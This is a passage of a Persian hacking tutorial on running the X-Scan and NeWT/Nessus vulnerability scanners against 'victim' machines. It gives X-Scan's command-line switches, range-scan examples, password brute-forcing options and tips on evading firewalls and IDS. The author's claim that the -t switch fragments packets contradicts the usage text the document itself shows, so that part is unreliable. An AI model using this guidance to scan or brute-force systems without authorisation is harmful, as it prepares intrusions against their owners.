- آموزش و معرفی ابزار Retina .
- آموزش و معرفی ابزار ISS .
- معرفی قالبهای شماره گزاری حفره های امنیتی .
  - CVE و CAN .
  - BID یا Bug Traq .
  - CA یا CERT .
  - XF .
- معرفی و آموزش ابزارهای حمله به سرویس دهنده وب .
  - آموزش و معرفی ابزار Whisker .
  - آموزش و معرفی ابزار N-Stealth .
- تجزیه و تحلیل نتایج .

گام سوم

مقدمه :

خوب تا به حال شما پورت های باز نوع سیستم عامل برنامه های کاربردی و سرویس دهنده ها و مشخصات شبکه هدف و یا ماشینهای که در آن شبکه است را مشخص کرده اید و اطلاعات کاملی دارید. در این جا ممکن است دو اتفاق بیفتد یا شما با تجربه اید که هیچی یا بدون تجربه اگر عجول نیستید این مرحله را انجام میدهیم بعد تهاجم اصلی برای بدست گرفتن ماشین هدف را آغاز میکنیم. اگر عجول هستید که فکر میکنم دیگه به این مرحله هم نرسیده اید چون مثلا اگر یک پورت باز که توسط یک اسب تروا یا یک در پشتی باز شده سراغ آنها رفته اید و به نوعی مرده خوری می کنید. ما در این مرحله میدانیم که مثلا ماشین هدف چه برنامه هایی روی آن هست و... با دانستن این موضوع میتوانیم سراغ حفره های شناخته شده آن رفته (اگر از حفره های آن اطلاعی ندارید به یک از سایتهای مشهور که در ادامه میگویم مراجعه کنید)و Exploit های آن را استفاده کرده ولی معمولا این حفره های امنیتی بسیار زیاد است و البته مدیر سایت یا آن سرور Patch های آن حفره ها را معمولا نصب میکنند و انجام تک تک این کار بسیار مشکل است. خوب ما این مرحله را برای این انجام میدهیم که این کار را اتوماتیک کرده و حفره های اسیب پذیر را زودتر کشف کنیم (گفتم بعضی حفره ها به واسطه Patch ها مشکل ان ها برطرف میشود) البته یک هدف دیگر هم داریم آن هم این است که معمولا نرم افزارهای پویش نقاط آسیب پذیری معمولا متدهای هک را هم آزمایش میکنند و اگر جواب دهد به ما اطلاع میدهند. حتما متوجه شدید که اگر تجربه خوبی در اختیار داشته باشد براحتی میتوانید این مرحله را نادیده گرفته و کار را یک سره کنید ولی من تمام آنهایی را که در این مدت میشناسم و البته قبول دارم آنها را با اینکه تجربه بسیار فوق العاده ایی در کل امورات هک دارند این مرحله را به هیچ وجه نادیده نمی گیرند و به قول یکی از آنها که همیشه می گفت: " آدم مغرور ... میشود " و سخن آبراهام را همیشه تکرار می کرد. اول این مقاله گفتم سخن را حالا یک بار دیگر میگویم " چنان چه قرار باشد درختی را در مدت ۶ ساعت قطع کنم ، ۴ ساعت نخست آن را صرف تیز کردن تبر خواهم کرد ". معرفی این پویش گر ها که البته برای هر سرویسی تخصصی نیز هستند یک کمی دردسر ساز است چون بیشتر ابزارهای خوب آن ، که کمتر اشتباه می کند روی سیستم عامل های لینوکس اجرا میشوند تا ویندوز اما اخیر یک کارایی شده اما واقعاً نمی شود خلع موجود را توجیه کرد.


ابزار Nessus :

برنامه کد بازی است و البته رایگان و یکی از بهترین این ابزارها ، که البته کارایی بسیار عالی دارد که متأسفانه روی ویندوز اجرا نمی شود و برای سیستم های لینوکس است (این را بگویم که اگر زمانی بود نرم افزارها ماشین مجازی و شبه ساز لینوکس را توضیح میدهم). البته چرا من دروغ بگویم با اینکه فوق العاده است من اصلا از آن خوشم نمی اید. این را بگویم که جدیداً (یکی دو سال همش) شرکت Tenable نسخه ویندوز آن را با نام NeWT Security Scanner انتشار داده است البته این شرکت نگرفته کد ها را دوباره برای ویندوز بنویسد بلکه شیوه نگارش Plug-in ها را با نوشتن یک برنامه ضعیف به ویندوز حالی کرده است. این را میدانید که scripts های این برنامه Nessus از زبان خاص خودش با نام Nessus Attack Scripting Language که به صورت NSAL گفته میشود و پسوند اسکریپت های پلاگ اینها نیز هستند را با استفاده از برنامه ضعیف خود یک جور آبی حالی ویندوز کرده البته این برنامه کار با آن ساده است ولی نسخه معمولی که در سایت گذاشته فقط میتواند کامپیوتر خودتان را پویش کند نه IP های کلاس C را که این برنامه خودش گفته من هر چی گشتم نسخه حرفه ای آن را که براش تبلیغ میکند پیدا نکردم ولی با این حال این را هم توضیح میدهم. یک برنامه دیگر برای پویش نقاط آسیب پذیر هست که کارایی خوبی نیز دارد و از scripts های برنامه Nessus استفاده هم میکند برنامه X-Scan است که از اینجا میتوانید دریافت کنید آن را و من توصیه میکنم از این حتما استفاده کنید چون خودش یک نوع Nessus برای ویندوز و کارای آن مافوق فوق العاده است. این یک توضیح بدهم که برنامه Nessus چون از زبان برنامه نویسی خاص خودش که بالا گفتم استفاده می کند (برای scripts ها ، کلا scripts به کد های کشف حفره های امنیتی میگویند که پسوند آنها NSLA برای برنامه Nessus است و برنامه هایی که از این نوع scripts ها استفاده کند توانایی مشابه نرم افزار Nessus برای کشف حفره های امنیتی قابل استفاده هستند) و منبع باز است آنقدر مشهور است البته به حق نیز است و من منکر آن نیستم همانطور که گفتم بهتر است از برنامه X-Scan در ویندوز استفاده کنید که مجانی هم است. این را اضافه کنم که برنامه های زیادی دیگر حالا برای ویندوز منتشر شده که از scripts های Nessus برای پویش حفره های اسیب پذیری قربانی استفاده میکند به همین خاطر بر بچه های برنامه نویس نرفتن نسخه ویندوز این برنامه را مثل Nmap درست کنند یک ذره دنبال بگردید حتما نرمافزارهای بهتری را پیدا میکنید.

نسخه ویندوزNessus برنامه X-Scan :

مقدمه برنامه :
خوب این برنامه از تیم xfocus است که جزو اولین برنامه هایی بود برای ویندوز که از scripts های Nessus برای پویش حفره های اسیب پذیری قربانی استفاده میکرد و کارایی خوبی هم دارد شما میتوانید نسخه ۳,۱ آن را از بالا دریافت کنید این برنامه نیازی به

نصب ندارد و بعد از خارج کردن آن از حالت فشرده به همراه خودش ۳۷۱۳ scripts به همراه دارد برای دریافت جدید ترین scripts ها میتوانید از برنامه همراه خودش به نام Update.exe استفاده کنید. این برنامه(X-Scan) رابط کاربری اش این شکلی :



برنامه X-Scan دارای یک رابط کاربری ساده است به نام xscan_gui که کار با را ساده می کند برای تازه کارها و هم دارای یک نسخه خط فرمان به نام Xscan که من نسخه خط فرمان را دوست دارم ملی هیچ فرقی با هم نمی کند. که بعد از اجرای آن در خط فرمان این مشاهده می کنید:

C:\X-Scan-v3.1>xscan.exe
Usage: **xscan -host <startIP>|-<endIP>| <module> [option]**
xscan -file <host_list_file> <module> [option]

<module> means:
-active : check if the target host is active
-port : check the status of tcp port
-smb : check NT-Server weak password
-netbios : check Netbios information
-snmp : check SNMP information
-os : check target OS version
-ftp : check FTP-Server weak password
-pub : Check anonymous pub write permission
-pop3 : check POP3-Server weak password
-smtp : check SMTP-Server vulnerability
-sql : check SQL-Server weak password
-iis : check IIS encode/decode vulnerability
-cgi : check cgi vulnerability
-nasl : load Nessus Attack Scripts
-all : check all vulnerability

[option] means:
-i <interface_number>: set network interface
-l: list network interface to get the <interface_number>
-v: display verbose information
-p: skip host when no response
-o: skip host when no opened port be found
-t <thread_count[,host_count]>: specify the maximal thread count and host count, default is 100,10
-log <report_file>: specify the report filename, text or html format

Example:
xscan -host xxx.xxx.1.1-xxx.xxx.254.254 -all
xscan -host xxx.xxx.1.1-xxx.xxx.254.254 -port -smb -p -t 100
xscan -file host.lst -port -cgi -t 100,5 -v -o

نسخه خط فرمان اجازه بیشتری به ما برای کنترل برنامه میدهد که البته فکر کنم شما دوستان تازه کار خوشتان نمی آید از آن و یا بهتر بگم که اصلا از برنامه های خط فرمان ، ولی باور کنید که برنامه های خط فرمان دارای پایداری بهتر و جواب های صحیح تری هستند چون نسخه های گرافیکی در ویندوز در صورت کمبود حافظه که مثلا با بالا آمدن یک برنامه و پر شدن " پشته " ممکن است یک سری از اطلاعات همان لحظه را از دست بدهند و... پس بهتر است از خط فرمان استفاده کنیم. این را اضافه کنم که رابط کاربر(xscan_gui) فقط یک رابط است نه خود برنامه چون شما با تنظیم آن و شروع پویش این برنامه معادل همان پیکر بندی را برای نسخه خط فرمان ایجاد کرده و برنامه خط فرمان را در پشت ضمیمه اجرا میکند. و جوابها را دوباره از برنامه خط فرمان میگیرد و به صورت گرافیکی به ما نمایش میدهد.
اولین نسخه این برنامه مال ۲۰۰۰/۱۲/۱۲ بود آخرین نسخه اش که الان فکر میکنم همان ۳,۱ باشد مال ۲۰۰۴/۳/۲۵ است.
شکل عمومی دستورات در این برنامه به دو شکل زیر است :

C:\>xscan -host <startIP>[-<endIP>] <module> [option]

C:\>xscan -file <host_list_file> <module> [option]

خوب همه چیز کاملا واضح است. به جای [<startIP>[-<endIP> شما IP یا IP های قربانی را مینویسید. به جای <module> هم یکی یا مخلوطی از سویچ های جدول شماره ۱ را مینویسیم. و به جای [option] هم اگر لازم دانستید یکی از سویچ های جدول شماره دو را مینویسید.

جدول شماره ۱ :

	سویچ	توضیحات
۱	-active	برای این است که درک کند آیا این IP که شما به برنامه دادید آیا بالا است یا نه. یک جور هایی همان عمل Ping را انجام میدهد.(وقتی یک رنج IP را به برنامه میدهید خیلی مفید است)
۲	-port	وضعیت پورت های TCP را یک نگاهی میکند. فکر کنم از مکانیزم پا تکانی ۳ مرحله ایی استفاده میکند. و البته مکانیزم SYN را هم پشتیبانی میکند.
۳	-smb	برای بدست آوردن کلمه های عبور اشتراک های پروتکل SMB که بعدا کامل توضیح میدهم یک سری تلاش اساسی میکند. و البته این راهم بگم که برای حفره های موجد در این پروتکل هم پویش میکند.
۴	-netbios	یک سری اطلاعات در باره NetBIOS بدست می آورد. البته در صورت فعال بودن ، که در این دوره زمانه برای سرور ها بعید است که اصلا این سرویس فعال باشد. و البته به دنبال حفره های این پروتکل هم میگردد.
۵	-snmp	در صورت فعال بودن این پروتکل برای وجود حفره ها آن را پویش می کند.
۶	**-OS**	سعی میکند شماره نسخه و البته خود و نوع سیستم عامل را کشف کند بعد از Nmap خیلی کاراش درست است و البته برای کشف حفره های ان سیستم عامل را یک پویش نیز(برای کشف حفره های موجد در سیستم عامل) میکند.
۷	-ftp	خوب همه این پروتکل را میشناسند. با اضافه کردن این سویچ با استفاده از مکانیزم Brute Force سعی میکند کلمه عبور را کشف کند و البته برای حفره ها کشف حفره های موجد در این پروتکل هم ، یک پویش میکند.
۸	-pub	یک آزمایشی میکند ببیند که آیا آن ماشین اجاره دسترسی ناشناس (anonymous) را به ما میدهد و البته باز هم یک سری پویش برای کشف حفره آنجام میدهد.
۹	-POP3	خوب این پروتکل کشش نامه از صندوق پستی الکترونیک است. با اضافه کردن این سویچ در صورت فعال بودن این سرویس برنامه یک سری پویش برای کف حفره ها انجام میدهد.
۱۰	-smtp	خوب این همان پروتکل ارسال و دریافت پست الکترونیک یا همان E-Mail خودمان است. که با اضافه کردن این سویچ یک سری اطلاعات اساس در باره آن میگیرد و این پروتکل را برای وجود حفره ها میگردد.
۱۱	-sql	خوب اگر ماشین قربانی از این سرویس استفاده بکند با اضافه کردن این سویچ برنامه برای کشف حفره های موجد در این سرویس یک تلاشی میکند.
۱۲	-iis	اگر شما میدانید سرویس دهنده وب این ماشین از نوع IIS در پیت مایکروسافت است ، با اضافه کردن این سویچ حتما (بالای ۹۹,۹۹۹۹%) شما یک تعدادی حفره عالی کشف میکنید.
۱۳	-cgi	اگر میدانید وب سایت هدف از توابع CGI استفاده میکند ، با اضافه کردن این سویچ برنامه یک پویش هم درباره این سرویس انجام میدهد تا حفره های قابل استفاده را کشف کند.

١٤	-nasl	با اضافه کردن این سویچ برنامه از scripts های برنامه Nessus استفاده میکند.
١٥	-all	این سویچ تمام سرویس های که برای آن scripts دارد را پویش میکند.

جدول شماره دو :

	سویچ	توضیحات
١	-i	با اضافه کردن این سویچ باید بعد از آن نام کارت شبکه مورد استفاده خود یا شماره (IP) آن را وارد کنید (برای آنهایی که توسط کارت شبکه قسط پویش را دارند). البته وارد کردن IP خودتان برای کسانی که به وسیله مودم به اینترنت یا هر شبکه ای که وصل میشوند خالی از فایده نیست.
٢	-l	با اضافه کردن این سویچ برای شما یک لیستی که حاوی شماره های کارت شبکه شما است می آورد.
٣	-v	این سویچ باعث نمایش جزئیات هین انجام کار میشود یا به عبارتی روند انجام کار را به شما نشان میدهد.
٤	-p	این سویچ باعث میشود که اگر یک میزبانی به ما در جواب Ping پاسخی نداد آن را نادیده بگیرد و به سراغ بعدی برود.
٥	-o	این سویچ باعث میشود که اگر بر یک میزبان یک پورت باز هم پیدا نکرد آن را نادیده بگیرد و به سراغ بعدی برود.
٦	-t	خوب این یکی از مکانیزم های مخفی ماندن است که در بالا تر ها برای برنامه nmap گفتم چی هست . با استفاده از این گزینه برنامه بسته ها را تکه تکه کرده و میفرستد که شناسایی شما مشکل میشود و احتمال عبور بسته ها از دیوار آتش خیلی زیاد تر میشود و همچنین حذف بسته توسط فیلتر ها و مسیریاب ها احتمال این اتفاق هم کمتر شده اما احتمال نتیجه گرفتن صحیح کمتر میشود البته با این کار دزد گیر یا همان افسر خودمان (IDS) دیگه فعال نمیشود برای ما. بعد از این سویچ شما باید تعداد تکه تکه شدن هر بسته را مشخص کنید تعداد آن را . البته امکان استفاده از سویچ خالی تیز هست که تعداد خورد کردن بسته را خودش مشخص میکند که بد هم نیست.
٧	-log	که با اضافه کردن این سویچ بعد از آن باید نام فایل نتیجه را به یکی از دو فرمت txt و یا html را وارد کنید. این کار را نکنید بهتر(از این سویچ استفاده نکنید) است زیرا بدون این سویچ خود برنامه فایل نتیجه را با نام IP ماشین هدف با هر دو فرمت در پوشه log که در پوشه خود برنامه است ایجاد میکند.

خوب واقعاً کار این برنامه کار درست است ،البته توصیه میکنم همیشه از سایت Nessus اخرین scripts های nasl را بگیرید و داخل پوشه scripts این برنامه بریزید تا بهترین نتایج را دریافت کنید و یا از امکان Update خود برنامه استفاده کرده.

خوب کار با رابط کاربری این برنامه راحت است اول بعد بالا آمدن این برنامه ترکیب Ctrl+E را زده یا روی دکمه  کلیک میکنید تا به بخش تنظیمات بروید.
در صفحه General شما IP ماشین مورد نظر خود را وارد میکند در قسمت کناری آن میتوانید نوع شیوه گزارش خود را انتخاب کنید و نام آن را عوض کنید و..

در صفحه Advanced شما در قسمت اول آن شما میزان تکه تکه کردن فایل برای مخفی ماندن را مشخص میکنید(برای توضیحات بیشتر به بخش خط فرمان مراجعه کنید). در بخش دوم گزینه اول در صورت علامت زدن روند پیشرفت کار را نمایش میدهد.
برای گزینه skip host when failed to get response به توضیحات سویچ p– مراجعه شود.
برای گزینه skip host when no open port has bin failed به توضیحات سویچ o– مراجعه کنید.
گزینه Scan Always چه پورت باز پیدا کند یا نکند یا ماشین جواب بدهد یا ندهد انجام میدهد. (معادل این گزینه در خط فرمان مساوی با استفاده نکردن از هیچ کدام از سویچ های p– و o– است)

در صفحه Port شما لیست پورت هایی را که باید بگردد و مکانیزم آن و معادل پورت های پیش فرض را تنظیم میکنید.

در صفحه های بعدی هم یک سری چیز دیگه حالا بعد از پیکر بندی مورد علاقه خود دکمه OK را زده تا تغیرات در فایل Config ذخیره شود حالا با کلید روی دکمه شروع (یک فلش سبز بالا هست) کار شروع میشود.

خوب بعد از تمام کار شما میتوانید نتیجه را مشاهده کنید که برای هر حفره یک شماره ID داده است که با هم متفاوت هستند تا اینجا را داشته باشید تا بقیه نرم افزارها را به شماها یاد بدم بعد بگم با این عدد چه کار باید بکنید.

ای یادم رفت بگم که این برنامه یک نسخه از Winpcap را همراه خودش دار دو البته تمام هر چیزی را که لازم دارد و مثل خیلی از نرم افزارهای هک که از لینوکس آمده اند نیست که یک دو جین برنامه را براش باید نصب کنی تا برای شما کار کند.

نسخه ویندوز Nessus برنامه NeWT Security Scanner :

این نرم افزار این شکلی که پایین می بینید :

خوب این هم مثل بالایی است کارش ، اگر میخواهید رایانه خودتان را پویش کنید من این توصیه میکنم!! (چون واقعاً نفهمم است به معنی واقعی کلمه برای اینکه میگوید " من به شما در نسخه رایگان این محصول اجازه میدهم IP های کلاس C را پویش کنید " اما آنهایی که این دانلود کردن می دانند که فقط اجازه میدهد که رایانه خودتان را اسکن کنید یک توضیح بدم IP های کلاس C آن Ip هایی هستند که عدد سمت چپ بین ۱۹۲ تا ۲۲۳ است البته درباره اصول پایه ای همچون این بعدا توضیح میدهم در ضمیمه مقاله)
خوب این نرم افزار یک نسخه حرفه ای هم دارد به نام NeWT Pro (به حروف کوچک و بزرگ توجه کنید چون یک برنامه است که با همین اسم که تمام حروف آن بزرگ است) که محدودیت اسکن ندارد اما هنوز بدست من نرسیده .
این برنامه هم دارای یک رابط کاربری است که دقیقا مثل بالای است فایل برنامه به نام NeWTCmd است که بعد از اجرا این شکلی :

```
C:\Tenable\NeWT>NeWTCmd.exe
NeWTCmd 2.1 -- Copyright (C) 2003 - 2004 Tenable Network Security

Usage: NeWTCmd [scan target] <plugin set name>
Please use quotation mark if the name of the plugin set contains whitespace.
If no plugin set specified, 'allsafe' will be used by default.

Examples are:
NeWTCmd localhost allsafe
NeWTCmd 192.168.0.1-192.168.0.10 all
NeWTCmd 192.168.0.1-192.168.0.10 "Port Scan"
```


امیدوار هستم که این با نرم افزار بالای یک مقایسه بکنید بعد میفهمید که اجحافی در حق X-Scan شده که اسمش و لینک آن در سایت Nessus قرار نداده اند بعد لینک این در پیت را گذاشتند .

با مقدمه ایی که در مورد پویش‌گرهای امنیت در شبکه بیان شد، و به‌معرفی یکی از آن‌ها یعنی Network Security LANGuard Scanner پرداختیم، نوبت به معرفی نرم‌افزاری قدرتمند با نام Nessus محصولی کد-باز (کدهای برنامه نویسی آن در دسترس عموم است) و رایگان که با قابلیت‌های ویژه‌اش خود را مبدل به یکی از به‌ترین ابزارها در سال‌های اخیر ساخته است، می‌رسد.

هرچند که این نرم‌افزار در واقع تنها برای محیطهای Linux، BSD، Solaris و دیگر محیطهای مشابه Unix نوشته شده است و در پایگاه www.nessus.org قابل دریافت است، ولی نگارشی از آن برای سیستم‌های عامل سری Windows با نام NeWT محصول Tenable Network Security Inc. نیز موجود است که با مراجعه به پایگاه این شرکت، www.tenablesecurity.com، قابل دریافت است.

مبنای این معرفی بر پایه نسخه تحت Windows این ابزار، یعنی NeWT، می‌باشد.


شکل زیر صفحه آغازین این نرم‌افزار را نشان می‌دهد :




با انتخاب پویش جدید، نرم‌افزار آدرس یا آدرس‌های سیستم‌های مورد نظر برای پویش را به عنوان ورودی دریافت می‌کند. این آدرس‌ها می‌توانند در یک بازه‌ی آدرس نیز نباشند و در این صورت تک تک آنها به صورت مجزا باید ذکر شوند.

پیش از شروع پویش، از آن‌جاکه برخی از عملیاتی که در حین پویش توسط نرم‌افزار انجام می‌گیرد باعث ایجاد آسیب‌های امنیتی به سیستم مورد نظر می‌شوند، امکان تعیین زیربرنامه‌هایی که برای بررسی امنیت مورد استفاده قرار خواهند گرفت نیز وجود دارد.

پس از انتخاب حالت مورد نظر، که همان‌گونه که نرم‌افزار نیز پیش‌نهاد کرده است حالت اول امن‌ترین حالت برای پویش است، نرم‌افزار شروع به پویش کرده و در حین پویش اطلاعاتی همچون درصد پیشرفت پویش، تعداد پورت‌های باز، اخطار های امنیتی و شکاف‌های موجود در سیستم مورد نظر ارایه می‌دهد. شکل زیر خروجی نرم‌افزار در حین پویش را نمایش می‌دهد.



پس از اتمام عمل پویش، نرم‌افزار گزارشی به‌صورت HTML تولید کرده و توسط مرور گر نمایش می‌دهد. شکل زیر نمونه‌ای از این گزارش را نشان می‌دهد.



در هر بخش از گزارش‌های ارایه شده توسط این نرم‌افزار، ضمن درج آسیب‌های امنیتی محتمل، آدرسی برای دریافت اطلاعات بیشتر در مورد ضعف امنیتی به‌همراه روش رفع آن نیز ذکر می‌شود.

همان‌گونه که در تصویر اول نیز مشاهده می‌شود، در این نرم‌افزار امکان مدیریت زیربرنامه‌هایی که توسط آن‌ها پویش انجام می‌گیرد نیز وجود دارد. از سوی دیگر در قسمت پیکربندی نیز می‌توان جزئیات پویش را نیز تعیین کرد. در این قسمت امکان تعیین کدهای کاربری به همراه رمز عبور برای پویش سرویس‌هایی که نیاز به احراز هویت دارند نیز فراهم شده است.

نرم‌افزار Nessus، و نسخه‌ی تحت Windows آن یعنی NeWT، با توجه به بازه نسبتاً وسیعی از سرویس‌ها و جوانب امنیتی که مد نظر قرار داده است، یکی از قوی‌ترین نرم‌افزارها در میان ابزارهای مشابه است. از آن‌جاکه رایگان بودن (فقط در نسخه آزمایشی که امکان پویش آدرسهای IP کلاس C را میدهد آن هم فقط اسمی) و راحتی استفاده از آن، به همراه گزارش نسبتاً مفصل و جامع پس از پویش، به جذابیت‌های !!!! آن افزوده است، یکی از ابزارهای مناسب برای کاربران مبتدی، متوسط و حتی پیشرفته محسوب شده و استفاده از آن به همه توصیه می‌گردد.

ولی نمیشود در حق این برنامه اجحاف کرد کارش درست است برای اسکن خود رایانه شما. خیلی شبیه Nessus است. اول سرور آن باید بالا باشد که اصولا ، همیشه خدا ، بالا است برای خاموش کردنش باید از برنامه همراه خودش با نام Scan Server Configuration باید استفاده کنید توصیه میکنم که به غیر از موارد استفاده حتما از کار بیندازد این سرور را.

خوب یک برنامه خوب همراه این نرم افزار است به نام nasl.exe که کارش ویرایش scripts های Nasl است که میشود تغیرات مورد نظر خود را روی آنها اعمال کرد البته میشود برای تمامی نرم افزارهایی که از scripts های Nessus استفاده میکنند به کار برد. در کل خوب است این به خودتان میسپارم !!

کار با این برنامه ساده است بعد از وارد کردن IP قربانی و زدن کلید Next شما به صفحه میروید که در آنجا چهار گزینه است که به ترتیب عبارتند از:

گزینه Enable all but dangerous plugins (Recommended) : یعنی تمام scripts بجز scripts های خطرناک که باعث نا پایداری سیستم می شود یا باعث لو رفتن می شود.
گزینه Enable all plugins (Even dangerous plugins are enabled) : که یعنی تمام scripts ها بعلاوه scripts های خطرناک.
گزینه Use a predefined plugin set (You can manage them here) : با انتخاب این گزینه یک سری پویش های دسته بندی شده انجام میدهد که البته جزئیات قابل تنظیم نیست و شما باید دسته مورد نظر خود را انتخاب کنید.
گزینه Define my own set of plugins (For advanced user) : که با انتخاب این گزینه باید scripts های مورد علاقه خود را انتخاب کنید بعد پویش را شروع کنید.

